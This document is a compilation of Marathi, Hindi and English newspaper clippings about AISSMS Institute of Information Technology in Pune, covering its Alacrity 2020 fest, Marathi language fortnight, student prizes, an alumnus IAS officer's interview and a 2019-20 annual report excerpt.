सांस्कृतिक, तांत्रिक आणि क्रीडा अशा विविध स्पर्धांचा संगम असलेल्या राष्ट्रीय पातळीवरील 'अलॅक्रिटी' हा कार्यक्रमात घेण्यात आला. याच्या आयोजनासाठी संस्थेचे सचिव मालोजीराजे छत्रपती यांनी प्रोत्साहन दिले. या कार्यक्रमास अभिनेत्री मानसी नाईक उपस्थित होत्या. त्यांनी विद्यार्थ्यांना मार्गदर्शनही केले. महाविद्यालयीन जीवन हा एक महत्त्वाचा टप्पा आहे. त्यामुळे महाविद्यालयातील विविध कार्यक्रमांत विद्यार्थ्यांनी सहभाग घेणे आवश्यक आहे, असे मत नाईक यांनी व्यक्त केले. स्पर्धांमधील विजेत्यांसाठी बक्षीस वितरण समारंभही घेण्यात आला. यात कला, वाणिज्य, विज्ञान, एम.बी.ए, फार्मसी, विधी, अभियांत्रिकी अशा विविध शाखांच्या महाविद्यालयांतून स्पर्धक सहभागी झाले होते. महोत्सवासाठी प्राचार्य डॉ. पी. बी. माने यांचे मार्गदर्शन लाभले.

प्रभात Tue, 25 February 2020
epaper.eprabhat.net/c/49339524

hindustantimes

PIYUSH SALUNKHE, IAS OFFICER

IAS officer draws on the highs learnt from low experiences

HT Correspondent
• punkeltters@hthe.com

PUNE: Piyush Salunkhe has a BE in Electronics and Telecommunication and an LLB, whilst currently pursuing a postgrad. He says he still finds time to be a fitness enthusiast.

However, for the ever-hopeful optimist it was breaking into the Indian Administrative Service (IAS), where he is currently serving, that truly opened the doors.

Here he recounts how and why college and school made a difference. And the key lessons that impacted his career.

What does the education resume read like?

I did my schooling and junior college from St Vincent's high school.

After my graduation, I also pursued my Bachelor's degree in Law from Navalmal Firodia Law College, Pune.

I have a graduation in Electronics and Telecommunication Engineering from AISSMS's Institute of Information Technology, Pune, passing out in the batch of 2015.

I am currently pursuing a post-graduate diploma in Cyber Law from Nalsar, in Hyderabad.

Academically: brilliant, average or below average?

I have always been average in academics with an average level of intellect. I believe by combining it with hard work, consistency, a clear goal and a roadmap, even an average student can uncover true capabilities.

How did the IAS happen?

It was a culmination of factors that helped me shape my decision. Amongst them, an opportunity provided by my college with its active National Service Scheme (NSS) club and various round-the-year activities.

A yearly camp in a remote rural village helped me gain insights into the challenges at the ground level and how by being in the administration you can contribute to the betterment of society.

Roles and responsibilities in the academic and cultural functions of college also helped shape my leadership and management skills. The extra classes in the final year of college helped me in the CSAT exam.

The constant support by the faculty of the college was also encouraging.

Highs and lows of your career so far?

The lows have been going directionless at the start, uncertainty of choosing an unguaranteed career path, failure in the first attempt of an exam and the mental toll that it takes.

All this propelled me to my high, which was getting into the IAS and the exposure it brings.

What are your future plans?

In the near future I plan to make the most of my training, which offers unparalleled exposure, from the lowest grassroots to the highest echelons of the country.

Thereafter, I plan to choose and develop my own niche areas of expertise in administration.

I would like to use all my experience bridging the gap between administration and public.

That is my aim.

विविध स्पर्धांमध्ये १२० संघांचा सहभाग

पुणे, दि. २४ - ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या (एआयएसएसएमएस) इन्स्टिट्यूट ऑफ इन्फॉर्मेशन टेक्नॉलॉजी महाविद्यालयात 'अलॅक्रिटी' स्नेहसंमेलन झाले. यांतर्गत आयोजित स्पर्धांमध्ये १२० हून अधिक महाविद्यालयांच्या संघांनी सहभाग घेतला.

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प्रभात Tue, 25 February 2020

PRINT MEDIA

मराठी भाषा संवर्धन पंधरवडा उत्साहात साजरा

प्रभात वृत्तसेवा

पुणे, दि. २१ - 'एआयएसएसएमएस'च्या इस्टिट्यूट ऑफ इन्फॉर्मेशन टेक्नॉलाजी (आयओआयटी) महाविद्यालयात मराठी भाषा संवर्धन पंधरवडा विविध उपक्रमांनी साजरा करण्यात आला.

पंधरवड्यात महाविद्यालयाचे प्राचार्य डॉ. पी. बी. माने यांच्या मार्गदर्शनाखाली विविध विभागांच्या वतीने उपक्रम घेण्यात आले. यात विद्यार्थी, शिक्षक, शिक्षकेतर कर्मचाऱ्यांनी उत्साहाने सहभाग घेतला. 'मराठी भाषा संवर्धन पंधरवडा' हे फलक महाविद्यालयाच्या प्रत्येक विभागात दिमाखाने झळकत होते. मीडिया व प्रकाशन विभागाच्या समन्वयक हर्षदा मगर व विद्यार्थी विकास मंडळ अधिकारी प्रा. शिवाजी गडधे यांनी कार्यक्रमाच्या आयोजनाची माहिती दिली.

पुणे : मराठी भाषा संवर्धन पंधरवड्यात पुस्तक प्रदर्शनाचे आयोजन केले होते.

मध्यवर्ती ग्रंथालयातर्फे पुस्तकांचे प्रदर्शन भरविले होते. ग्रंथपाल पुष्पा हिरवे यांनी या उपक्रमाचे आयोजन केले होते. ग्रंथालयाच्या भिंती विविध मराठी म्हणी, मराठी अजरामर कविता यांनी सुशोभित केल्या होत्या.

संगणक अभियांत्रिकी विभागाने 'सुविचार लेखन' या विषयांतर्गत 'रोज एक मराठी सुविचार' हा उपक्रम राबवला तसेच मराठी विश्वकोश निर्मितीबाबत जनजागृती करण्यासाठी माहिती फलकांवर 'महाराष्ट्र राज्य मराठी विश्वकोश निर्मिती'च्या माहितीचा अहवाल प्रदर्शित केला होता. मराठी लघुपट 'पिस्तुल्या' दाखवण्यात आला. शिक्षक, विद्यार्थी यांनी या नाट्यकृतीचा मनमुराद आनंद घेतला. या उपक्रमांसाठी प्रा. प्रज्वल गायकवाड व विभाग प्रमुख डॉ. सारिका झावरे यांनी नियोजन केले होते.

माहिती व संप्रेषण अभियांत्रिकी विभागातर्फे निबंध व सुंदर हस्ताक्षर स्पर्धा घेण्यात आली. यासाठी प्रा. अक्षता भोंडवे व विभाग प्रमुख डॉ.मीनाक्षी थालोर यांनी पुढाकार घेतला होता. विद्युत अभियांत्रिकी विभागातर्फे निबंध स्पर्धेचे आयोजन केले होते. या कार्यक्रमाची संकल्पना कृतूजा गाडगीळ यांची होती. अणुविद्युत व दूरसंचार अभियांत्रिकी विभागातर्फे काव्यवाचन, हस्ताक्षर, मराठी प्रश्नमंजुषा या स्पर्धा घेण्यात आल्या. उपकरणीकरण विभागातर्फे 'मराठी म्हणी आणि त्यांचे अर्थ स्पर्धा, मराठी भाषेचे महत्त्व यावर वक्तृत्व स्पर्धा घेण्यात आली. प्रा.शीतल मूळे यांनी या स्पर्धेचे आयोजन केले होते. विभाग प्रमुख डॉ. दीपाली शेंडे यांनी उपस्थितांना मार्गदर्शन व बक्षीस वितरण केले.

प्रभात Wed, 22 January 2020
epaper.eprabhat.net/c/48215637

लोकमत

आयओआयटीच्या प्रकल्पाला २ पारितोषिके

लोकमत न्यूज नेटवर्क

पुणे : एआयएमएसएमएस आयओआयटी महाविद्यालयाच्या सामाजिक प्रश्नांवर सादर केलेल्या स्मार्ट हेल्मेट आणि सॅनिटी नॅपकिन्स डिस्पोजल सिस्टीम या प्रकल्पांनी थायलंडच्या स्टॅमफोर्ड आंतरराष्ट्रीय विद्यापीठात झालेल्या आयईईई वायइसिस्ट-१२ (IEEE YESIST-12) आंतरराष्ट्रीय प्रकल्प स्पर्धेत दोन चक्षिसे पटकाविली आहेत.

आयईईई श्रीलंका विभाग व आयईईई एज्युकेशन सोसायटी यांच्यातर्फे जगभरातील सामाजिक प्रश्नांवर कल्पक उत्तरे शोधण्यासाठी आयईईई वायइसिस्ट-१२ ही आंतरराष्ट्रीय प्रकल्प स्पर्धा घेण्यात येते. दोन टप्प्यांत ही स्पर्धा आयोजित करण्यात येते.

प्राथमिक टप्पा आशियाई देशांमध्ये आयोजित केला जातो व यात जो गट विजयी होतो, त्याला जागतिक स्तरावर प्रकल्प सादर करण्याची संधी मिळते. या संधाने गरिबी, दुष्काळ, आपती व्यवस्थापन आणि प्रथमोपचार, विशेष गरजा, महिला सुरक्षा यासारख्या सामाजिक प्रश्नांवर लक्ष वेधण्यासाठी, शोध तंत्रज्ञानाच्या साहाने हेल्थकेअर किंवा साक्षरता अशा विषयांवर प्रकल्प सादर करावयाचे असतात. स्पर्धेसाठी चार वेगवेगळे ट्रॅक होते. आयओआयटी टीमने चार वेगवेगळ्या प्रकल्पांमध्ये सहभाग घेण्यासाठी अर्ज केला होता.

शिक्षक मार्गदर्शक डॉ. वाय. पी. पाटील, गौरव सोनवणे (तृतीय वर्ष ई अँड टीसी), साक्षी नाईक (तृतीय वर्ष संगणक अभियांत्रिकी), वेदांत गुप्त (तृतीय वर्ष ई अँड टीसी), अर्पित घाटे (तृतीय वर्ष विद्युत), तन्वी पाटील (तृतीय वर्ष संगणक अभियांत्रिकी), पूर्वा वाली (द्वितीय वर्ष ई अँड टीसी), श्रेयस शाह (तृतीय वर्ष ई अँड टीसी), रितेश चौधरी (तृतीय वर्ष माहिती तंत्रज्ञान), रिषभ भट (तृतीय वर्ष माहिती तंत्रज्ञान), गार्गी औटी (तृतीय वर्ष विद्युत अभियांत्रिकी), माधवी पैठणकर यांनी प्रकल्पात सहभाग घेतला.

संस्थेचे सेक्रेटरी मालोजीराजे छत्रपती यांनी स्पर्धेत भाग घेण्यासाठी संघाला प्रोत्साहन दिले. प्राचार्य डॉ. प्रदीप बी. माने यांनी या स्पर्धेस मार्गदर्शन व सहकार्य केले. (वा.प्र.)

Hello Pune
Page No. 3 Sep 25, 2019
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सकाळ

अभियांत्रिकीचे शिक्षण मातृभाषेतून हवे : भटकर

पुणे, ता. १३ : अभियांत्रिकीच्या विषयांचे योग्य आकलन व सुलभीकरणासाठी शिक्षण मातृभाषेत गरजेचे आहे, असे मत ज्येष्ठ शास्त्रज्ञ डॉ. विजय भटकर यांनी व्यक्त केले.

ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या आयओआयटी महाविद्यालयात 'इमर्जिंग स्मार्ट कॉम्प्युटिंग अँड इन्फॉर्मेटिक्स' या परिषदेचे आयोजन करण्यात आले होते. या वेळी उद्घाटन समारंभात प्रमुख अतिथी म्हणून ते बोलत होते. मानद सहसचिव सुरेश शिंदे, प्राचार्य डॉ. पी. बी. माने, गिरीश खिलारी, अजय पाटील उपस्थित होते. डॉ. भटकर म्हणाले, ''आंतरराष्ट्रीय परिषदा केवळ नावीन्यपूर्ण आणि संशोधनासाठी व्यासपीठ उपलब्ध करून देत नाहीत; तर विद्यार्थ्यांना उद्योगातील नवनवीन संधी आणि क्षेत्रे कुठली आहेत, याबाबत अद्ययावत करतात. परिषदेचा विषय सर्वांत अलीकडील विषयांचा समावेश करतो, 'इन्फॉर्मेटिक्स' शब्द भाषेला संदर्भित करतो आणि 'कॉम्प्युटिंग' शब्द गणिताचा संदर्भ देतो.''

Pune, Pune-Today
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The fest begins

AISSMS Institute of Information Technology is set to host Alacrity 2020 from February 18 to 21

ALACRITY

PRINT MEDIA

न्य गुरुवार, 19 सितंबर 2019 पुणे पेज 11

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विद्यार्थियों ने लोगों को दी ऊर्जा संवर्धन संबंधी जानकारी

AISSMS IOIT कॉलेज द्वारा 'ऊर्जा संवर्धन ड्राइव' का आयोजन किया गया

पुणे, 18 सितंबर (आ.प्र.)

एआईएसएसएमएस आईओआईटी कॉलेज के इलेक्ट्रिकल इंजीनियरिंग विभाग के रीन्यूएबल एनर्जी क्लब (आरईसी) द्वारा 'ऊर्जा संवर्धन ड्राइव' का आयोजन किया गया. इसमें विद्यार्थियों ने कोंढवा, कोथरूड, सोमवार पेठ व रास्ता पेठ स्थित विभिन्न गणेश मंडलों का विजिट कर लोगों को ऊर्जा संवर्धन के संबंध में जानकारी दी.

विद्यार्थियों ने लोगों को समझाया कि ऊर्जा निर्माण के लिए इस्तेमाल किये जाने वाले साधन सीमित हैं तथा दिन-ब-दिन ऊर्जा की मांग बढ़ती जा रही है. इसी के साथ इन संसाधनों के खत्म होने की आशंका है. इसी वजह से ऊर्जा को बचाना जरूरी है. इस दौरान उन्होंने ऊर्जा से संबंधित देश व महाराष्ट्र की वर्तमान स्थिति पर भी चर्चा की.

उन्होंने नागरिकों से कहा कि कमरे से बाहर निकलते समय लाइट का स्विच ऑफ करने की आदत डाल लेने, फुल लोड स्थिति में ही वाशिंग मशीन का इस्तेमाल करने, पौधे सींचने वाले उपकरण खरीदने व सोलर एनर्जी पर गर्म किये गये पानी का इस्तेमाल कर वाटर हीटर की जरूरत को कम करने जैसे छोटे-छोटे नुस्खे अपनाकर हम ऊर्जा की बचत कर सकते हैं.

गणेश मंडल के पंडाल में पहुंची एआईएसएसएमएस आईओआईटी कॉलेज के विद्यार्थियों की टीम.

उन्होंने लोगों से इलेक्ट्रिक गीजर्स के बजाय सोलर हीटर्स, पानी लाइट फिटिंग्स के बजाय एलईडी बल्ब आदि का इस्तेमाल करने का आग्रह किया.

एआईएसएसएमएस सोसायटी के सेक्रेटरी मालोजीराजे छत्रपति की प्रेरणा से आयोजित इस कार्यक्रम में कॉलेज के प्राचार्य डॉ. पी.बी. माने व इलेक्ट्रिकल इंजीनियरिंग विभाग प्रमुख ए.डी. शिरालकर का विद्यार्थियों को मार्गदर्शन मिला. आर. ई.सी. के समन्वयक के.एस. गाडगिल ने कार्यक्रम का आयोजन किया.

स्वराज्याचे रूपांतर सुराज्यात व्हावे : शेखर कांबळे

पुणे : देशाच्या प्रगतीत विद्यार्थ्यांचे योगदान किती महत्वाचे आहे, यावर भाष्य करतांना विद्यार्थी स्वराज्याचे रुपांतर सुराज्यात करू शकतात. देशासाठी जरी आपण सीमेवर जाऊ शकत नसलो तरी सीमेवर आपल्यासाठी लढणाऱ्या सैनिकांना अभिमान वाटावा, असे सुजान आणि जबाबदार नागरिक आपण बनायला पाहिजे, असे मत टाटा कन्सल्टंसी पुणेचे रिजनल एचआर हेड शेखर कांबळे यांनी व्यक्त केले. ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या शैक्षणिक संकुलात ७३ वा.स्वातंत्रदिन मोठ्या उत्साहात साजरा करण्यात आला वेळीप्रमुख पाहुणे शेखर कांबळे यांच्या हस्ते ध्वजारोहण झाले. त्यावेळी ते बोलत होते. यावेळी व्यासपीठावर संस्थेचे मानद सहसचिव सुरेश शिंदे, खजिनदार अजय पाटील, सभासद निखील खणसे, राहुल यादव आदी उपस्थित होते. संस्थेचे मानद सचिव मालोजीराजे छत्रपती यांनी स्वातंत्र्यदिनाच्या शुभेच्छा पाठवल्या. संस्थेचे खजिनदार अजय पाटील यांनी कार्यक्रमाचे आभार मानले.

Sakal Times

Workshop on 'applied mathematics' held

■ ST CORRESPONDENT
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PUNE: The All India Shri Shivaji Memorial Society's (AISSMS) Institute of Information Technology, Pune and IAIAM, Pune, recently organised a two-day workshop on 'Applied Mathematics' in association with the Indian Mathematics Consortium.

AISSMS AND IAIAM WORKSHOP

The workshop aimed at promoting excellence in technical education, advance mathematics and training system. Use of face-to-face synchronous interaction approach allowed participants to complete a significant part of the training.

A total of 30 professionals participated in the workshop.

Pratap Pawar, Chairman of Sakal Media Group, was the chief guest of the function.

Suresh Shinde of AISSMS, Founder President of IAIAM TH Date, Principal IOIT, PB Mane and HOD of Engineering Sciences PG Musrif were also present on the occasion.

PROUD MOMENT: Pratap Pawar (4L), Chairman of Sakal Media Group, felicitating TH Date (4R) Founder President of IAIAM in the presence of Suresh Shinde, Ajay Patil, Ravindra Kulkarni, Deoskar & Dr PG Mushrif.

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PRINT MEDIA

ANSWER SHEETS

Early internet users and gamers played with language so they would need to use minimal characters to communicate. Now, professors are confounded by vague acronyms in crucial test papers

Ardhra Nair & Swati Shinde Gole | TNN

The overuse of smartphones is becoming starkly evident in the academic lives of students. So much so that teachers and exam assessors are surprised to spot abbreviated words, even emoticons, in answer sheets. In weekly assignment papers to journals and even the semester examinations, assessors find 'great' shortened to 'gr8', 'you' quite often stands in for 'u', and so on. Teachers and professors are worried that smartphones are taking a toll on students' communication skills.

RARE EXPOSURE TO FORMAL COMMUNICATION TENDS TO AFFECT A YOUNG STUDENT'S SKILLS, SAY ACADEMICIANS

Principal Bhagwan Deshpande, in charge of Bharati Vidyapeeth Deemed University New Law College, shared, "Due to the overuse of smartphones, the fundamentals of language are being completely destroyed. The flavour of language is completely lost because of the use of such short forms. Language has become a mere skeleton of its essence."

Professor at the AISSMS Institute of Information Technology Harshada Magar added, "This SMS lingo can be frequently seen while checking papers. Senior instructors regularly find these short forms and get puzzled by this kind of writing. To control the issue, negative marking needs to be presented in test."

Educationists believe it is time to talk to students about 'ethical and correct utilization of smartphones'.

(Science & Technology) at the Vishwakarma University, explained, "The ethics of using smartphones needs to become an important topic in the curriculum. Reliability on the text books, library hours and lectures should be encouraged."

Since smartphones have become an integral part of students' lives, academicians believe its power can be used as an educative tool.

Shashikala Gurpur, director of Symbiosis Law School, said, "They are the lifeline of the youth. But then the comma is slowly dying all over the world. English as a language is evolving. YOLO — You Only Live Once, for example, is being accepted and incorporated in the dictionary. Other than spellings, punctuation is also an issue."

If smartphone technology is used in a positive manner by both faculty and students, it can foster learning processes and thinking skills in a more effective manner and enhance multiple skill-sets in intelligence quotient, said Manju Nair, head of the School of Films & Media, Ajeenkya DY Patil Vimal language is the future and the accepted form of new age learning process. It is the revived form of symbols and words from shorthand scripts, known as emoticons. Professors and academic fraternity should not lay minute attention on shortened words. Instead, they must focus their overall assessment on the expected learning outcomes, Raghvani added.

M Y Khaladkar, associate professor of Chemistry in the Applied Science department of College of Engineering, Pune, believes students are losing out on an opportunity to sharpen their memory. "Small calculations or simple numbers were earlier easily stored in memory. Now, these actions are left to a smartphone's contact book. I feel ultimately students are turning into robots controlled by smartphones," said Khaladkar.

Rare exposure to methods of formal communication tends to affect a young student's skills, say academicians.

Anand Bhalerao, principal of Bharati Vidyapeeth College of Engineering, said that students tend to falter while differentiating between an exam and a WhatsApp conversation. "A teacher should be a role model of communication. The way to bridge this is an assessment pattern that is largely technology based and which motivates students in formal communication, be it in written, spoken or any format. The curriculum should include courses such as Business Communication, assignments on e-mail and formal writing," said Bhalerao.

मराठी भाषा पंधरवडा उत्साहात

पुणे : 'एआयएसएसएमएस'च्या 'आयओआयटी' कॉलेजमध्ये मराठी भाषा संवर्धन पंधरवडा मोठ्या उत्साहात साजरा करण्यात आला. पंधरवड्यात विविध स्पर्धांचे आणि कार्यक्रमांचे आयोजन करण्यात आले होते. कॉलेजच्या मध्यवर्ती ग्रंथालयातर्फे मराठी पुस्तकांचे प्रदर्शन आयोजित करण्यात आले होते.

या निमित्ताने निबंध, काव्यवाचन, हस्ताक्षर, मराठी प्रश्नमंजुषा, वक्तृत्व स्पर्धा घेण्यात आल्या. उपक्रम आणि स्पर्धांसाठी प्राचार्य डॉ. पी. बी. माने, ग्रंथपाल पुष्पा हिरवे, मीडिया व प्रकाशन विभागाच्या समन्वयक हर्षदा मगर, विद्यार्थी विकास मंडळ अधिकारी प्रा. शिवाजी गुडधे यांनी मार्गदर्शन केले. प्रा. प्रज्ज्वल गायकवाड, डॉ. सारिका झावरे, प्रा. अक्षता भोंडवे, डॉ. एम. पी. सारडे, प्रा. संतोष लवटे, प्रा. समीर साळुंखे यांनी

एआयएसएसएमएस, इएमयूआरजीओ यांच्यात सामंजस्य करार

पुणे, दि. ७ - ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या (एआयएसएसएमएस) इन्स्टिट्यूट ऑफ इन्फॉरमेशन टेक्नॉलॉजी व 'इएमयूआरजीओ' ॲकॅडमी यांच्यात महाविद्यालयात ब्लॉकचेन टेक्नॉलॉजी अभ्यासक्रम उपलब्ध करण्यासाठी सामंजस्य करार झाला.

पुणे : एआयएसएसएमएस व इएमयूआरजीओ यांच्यात महाविद्यालयात ब्लॉकचेन टेक्नॉलॉजी अभ्यासक्रम उपलब्ध करण्यासाठी सामंजस्य करार झाला.

भारतातील ब्लॉकचेन विकसकांची वाढती मागणी लक्षात घेऊन त्याद्दृष्टीने करार करण्यासाठी दोन्ही संस्थांनी पुढाकार घेतला आहे. ब्लॉकचेनने जगभरातील व्यवसायात क्रांती घडवून आणण्यास मदत केली आहे. भविष्यात भारत अधिक ब्लॉकचेन-जाणकार बनविण्याच्या मार्गावर आहे. विद्यार्थ्यांनी ब्लॉकचेनमध्ये करिअर करायच्या उत्तम संधी निर्माण होणार आहे. त्यामुळे या स्पर्धात्मक व्यावसायिक जगात प्रवेश करण्यापूर्वी हा अभ्यासक्रम खूप फायदेशीर ठरणार आहे, असे 'इएमयूआरजीओ' ॲकॅडमीचे मुख्य कार्यकारी अधिकारी ई. वेंकटेशन यांनी सांगितले आहे.

नोकरी क्षेत्रात ब्लॉकचेन तंत्रज्ञानाला महत्त्व प्राप्त झाल्यामुळे विद्यार्थ्यांनी हे तंत्रज्ञान शिकले पाहिजे व करिअरच्या नवीन आव्हानासाठी सज्ज राहिले पाहिजे, असे मत 'एआयएसएसएमएस'च्या इन्स्टिट्यूट ऑफ इन्फॉरमेशन टेक्नॉलॉजीचे प्राचार्य डॉ. पी. बी. माने यांनी व्यक्त केले. ब्लॉकचेन साखळी नवीन तंत्रज्ञानामध्ये कौशल्य मिळवण्यामुळे व्यावसायिक जगात पदार्पण करताना त्यांच्या संधीमध्ये वाढ होईल. हा करार विद्यार्थ्यांसाठी नक्की उपयुक्त ठरणार आहे, असेही त्यांनी स्पष्ट केले आहे.

या कराराच्या माध्यमातून विद्यार्थ्यांना थेट प्रकल्पांवर काम करण्याची संधी, संशोधन व विकासात संधी, फेलोशिप प्रोग्राम, इतर कंपन्यासमवेत इंटर्नशिप आदी संधी प्रदान प्राप्त होणार आहेत. 'एआयएसएसएमएस'चे मानद सचिव मालोजीराजे छत्रपती यांनी उपक्रमाला प्रोत्साहन दिले आहे. कराराच्याप्रसंगी डॉ. पी. बी. माने, डॉ. के. एस. वाघ, डॉ. एम. ए.थलोर, विजय इलंगो, राहुल ओबेरॉय, जे.बी.पाटील आदी उपस्थित होते.

प्रभात Sat, 08 February 2020
epaper.eprabhat.net/c/48794653

इलेक्ट्रिक क्षेत्रातील कलांविषयी कार्यशाळा

एआयएसएसएमएस आयओआयटी विद्युत अभियांत्रिकी विभागातर्फे 'मॉडर्न ट्रेन्डस् इनलाइटिंग अँड इल्युमिनेशन कंट्रोल' या विषयावर राष्ट्रीयस्तरावरील कार्यशाळा नुकतीच झाली. इल्युमिनरीज, लाइटिंग फिक्स्चर, इल्युमिनेशन डिझाईन सॉफ्टवेअरचे सादरीकरण कार्यशाळेत करण्यात आले. विभागप्रमुख डॉ. बी. ई. कुशारे, के. के. वाघ, प्राचार्य डॉ. पी. बी. माने आदी या वेळी उपस्थित होते. डॉ. संजय देवकर, वर्षा शिंदे, श्रीकांत काळे, प्रवीण मोरे, तानाजी सावंत, संजय पाटील आदींनी मार्गदर्शन केले.

Sakal Times

4-day national level Alacrity 2020 takes off

■ ST CORRESPONDENT
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PUNE: Alacrity 2020, the four-day national-level techno-social event was inaugurated at the AISSMS Institute of Information and Technology by Sanjay Katkar, Joint Managing Director and Chief Technology Officer of Quick Heal Technologies Limited.

AISSMS Joint Secretary Suresh Shinde, Managing Committee Chairman Bhagwan Rao Salunkhe, and Members Nikhil Kanse, Rahul Yadav and Srikant Moze were present. This year's theme is 'Rewards of being an engineer'. The programme consists of more than 70 events from culture, technical, sports and social domains.

The décor of the event has been prepared from scrap material without any special funding.

Katkar told the audience about his experiences in the field of IT in the 90s, the concept of viruses, and the impact it had on IT products due to the limited resources available at that time.

The highlights of the event are Men's Physique, Body Building, 3-A- and 5-A- Side Football, Chess, Retro Night, Burst the Beatz (Group Dance) and Glitterati (Fashion Show).

This year, the college's NSS team will tackle social topics under 'Social Championships'.

Contestants from more than 120 colleges have registered for the event. SM Choudhary, Devendra Itole, Kunal Ranveer and Deepali More are coordinators of this festival.

LAUNCH: Dr PB Mane, Principal of AISSMS Institute of Information and Technology and Sanjay Katkar, Joint Managing Director and Chief Technology Officer of Quick Heal Technologies Limited, were present at the inauguration of Alacrity 2020.

This year's theme is 'Rewards of being an engineer'. The programme consists of more than 70 events from culture, technical, sports and social domains.

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PRINT MEDIA

पुढारी

संक्षिप्त

एआयएसएसएमएसमध्ये शिवजयंती उत्साहात

पुणे : ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटी (एआयएसएसएमएस) येथे शिवजयंती उत्सव साजरा करण्यात आला. यावेळी सोसायटीचे मानद सचिव मालोजीराजे छत्रपती उपस्थित होते. या सोहळ्यामध्ये विद्यार्थ्यांनी ढोल ताशाच्या गजरात छत्रपती शिवाजी महाराजांच्या मूर्तीची भव्य मिरवणूक काढण्यात आली. मालोजीराजे छत्रपती यांच्या हस्ते मूर्तीची स्थापना करण्यात आली तसेच छत्रपती शिवाजी महाराजांच्या मूर्तीला पुष्पहार अर्पण करण्यात आला त्यानंतर शिवाजी महाराजांच्या जीवनावर आधारित पोवाड्याचे सादरीकरण महाविद्यालयाच्या सांस्कृतिक विभागाने केले. या सोहळ्याप्रसंगी प्रत्येक विद्यार्थ्याने महाराजांचे विचार आपल्या आचरणात आणावे असा संदेश मालोजीराजे यांनी आपल्या भाषणातून विद्यार्थ्यांना दिला. प्राचार्य डॉ. पी बी माने, प्रत्येक विभागाचे विभाग प्रमुख तसेच विद्यार्थी उपस्थित होते. कार्यक्रमाचे सूत्रसंचालन प्राध्यापक शिवाजी गडदे व प्राध्यापक एस. एम. चौधरी यांनी केले. विद्यार्थी प्रतिनिधी प्रतिक कुंभार यांनी सर्वांचे आभार मानले.

AISSMS's 'Alacrity 2020' ends

■ ST CORRESPONDENT
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PUNE: The All India Shri Shivaji Memorial Society's (AISSMS) Institute of Information Technology's annual four-day cultural tech fest, Alacrity 2020, ended on February 21. It was a culmination of cultural, technical, sports and social events.

To mark the value of the efforts of engineers in society, 'Reward of Being of an Engineer' was adapted as the tag line. The event consisted of more than 70 events that were encouraged by Malojiraje Chhatrapati, secretary AISSMS.

The valedictory ceremony was graced by the presence of Marathi film celebrity Manasi Naik.

The event was conducted in the presence of the Joint Secretary of AISSMS, Suresh Pratap Shinde; Treasurer Ajay Uttamrao Patil, Chairman of managing committee Bhagwanrao Salunkhe and members of managing committee Nikhil Ashok Khanse and Rahul Yadav.

The President of the student council, Aditya Sarai-ya, gave an overview of all college activities conducted in the academic year 2019-20. Principal PB Mane delivered the annual report of the college. Prizes were distributed to department toppers and university rank holders.

This year, the prime attraction of the cultural programme was the musical skits on various topics such as Vision 2020, women empowerment, placement drama, old versus new and college life.

The Department of Electronics and Telecommunication were adjudged the best performers.

FUSION OF CULTURE: Actress Mansi Naik, AISSMS Institute of Information Technology Principal Dr PB Mane and members of AISSM Society with students at 'Alacrity 2020'.

लोकमत

'एआयएसएसएम'मध्ये स्नेहसंमेलनात अभिनेत्री मानसी नाईक

ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इन्फॉरमेशन टेक्नॉलॉजी महाविद्यालयात बारावे वार्षिक स्नेहसंमेलन झाले. यामध्ये सांस्कृतिक, तांत्रिक, क्रीडा स्पर्धांचा अलॅक्रिटी महोत्सव घेण्यात आल्या. या वेळी प्रमुख पाहुणी अभिनेत्री मानसी नाईक होत्या. स्पर्धेतील बक्षीस वितरण मानसी यांच्या हस्ते प्रदान करण्यात आले. यामध्ये इंजिनिअरींग, कला, वाणिज्य, फार्मसी, विधी महाविद्यालयातील विद्यार्थी सहभागी झाले. या वेळी प्राचार्य डॉ. पी. बी. माने यांनी विद्यार्थ्यांना मार्गदर्शन केले.

Hello Pune
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All India Shri Shivaji Memorial Society's

INSTITUTE OF INFORMATION TECHNOLOGY

ANNUAL REPORT 2019-2020

Preamble

In the academic year 2019-2020, the students of AISSMS Institute of Information Technology achieved a milestone by marking their footprints in International Conference (IEEE YESIST 12- IEEE YESIST12 (Youth Endeavors for Social Innovation Using Sustainable Technology) 2019) at Thailand. A team of eleven students and their mentor, Dr. Y. P. Patil attended this International Project competition at Stamford International University, Thailand on 7th and 8th September 2019.Out of the total four projects presented , 2 projects, 'We power Sanitary disposal' presentedby Tanvi Patil (TE COMP) and Purva Bali (SE ENTC) and 'SACHET' presented by Shreyas Shah(TE ENTC), Ritesh Chaudhary(TE IT), Rishab Bhat (TE IT) secured ***second position*** *and won a cash prizeof 500$ each. The institute successfully organized* ***2nd International conference on Emerging Smart Computing & Informatics (ESCI 2020)*** *from 12th March 2020 to 14th March 2020 .*

Dr. Pradeep Mane, Principal, was selected for the coveted ***'IETE B R Batra Memorial Award 2019'*** *by IETE for his leadership and commitments in various fields to make the college nationally recognized. He also received* ***"Sardar Vallabhbhai Patel National Performer Award"*** *for the outstanding excellence and remarkable achievements in the field of teaching, research and publications by IRDP Group of Journals.*

In the survey conducted by Times Engineering survey 2019, the institute ranked 85th among the Top private engineering institutes in India and 101th among the all (govt. & private) Top 140 Engineering Institutes. The institute was awarded ***'Certificate of appreciation'*** *for being in Top private educational institutions in India-2019 by Business connect magazine.*

The NSS unit of the institute was felicitated by Dr. Nitin Karmalkar, Vice Chancellor, Savitribai Phule Pune University(SPPU), Pune for contribution by the volunteers of the college during Alandi-Dehu to Pandharpur Wari and for participation in the 'Guinness Book of World Records' for largest distribution of sapling under the ambit of SPPU, Pune.

Dr. Yogesh P. Patil, Associate Professor , First year engineering was awarded as 'Best Researcher' at 2nd International Scientist Awards on Engineering, Science & Medicine by VDGOOD Professional Association. He also bagged 'First prize in paper presentation.' at 5th International Virtual Conference on RASEAT (Recent Trends In Science, Engineering, Agriculture And Technology). Mrs. S. S. Nikam, Assistant Professor, E&TC department received 'Best Young Researcher National Award' from IRDP. Mr.Riyaz Ahmed A. Jamadar, Assistant Professor, IT department was awarded as. Mr. P. B. Wakhare, Assistant Professor, IT department department received 'Best Paper of Session –IOT TRACK' in IEEE-ESCI 2020 conference. Mr. Vikas Desai, Assistant Professor, E&TC department received Gold Medals at Dr. Jigoro Kano Championship 2019 held at Mumbai and 46thMH judo Championship, Dhule.

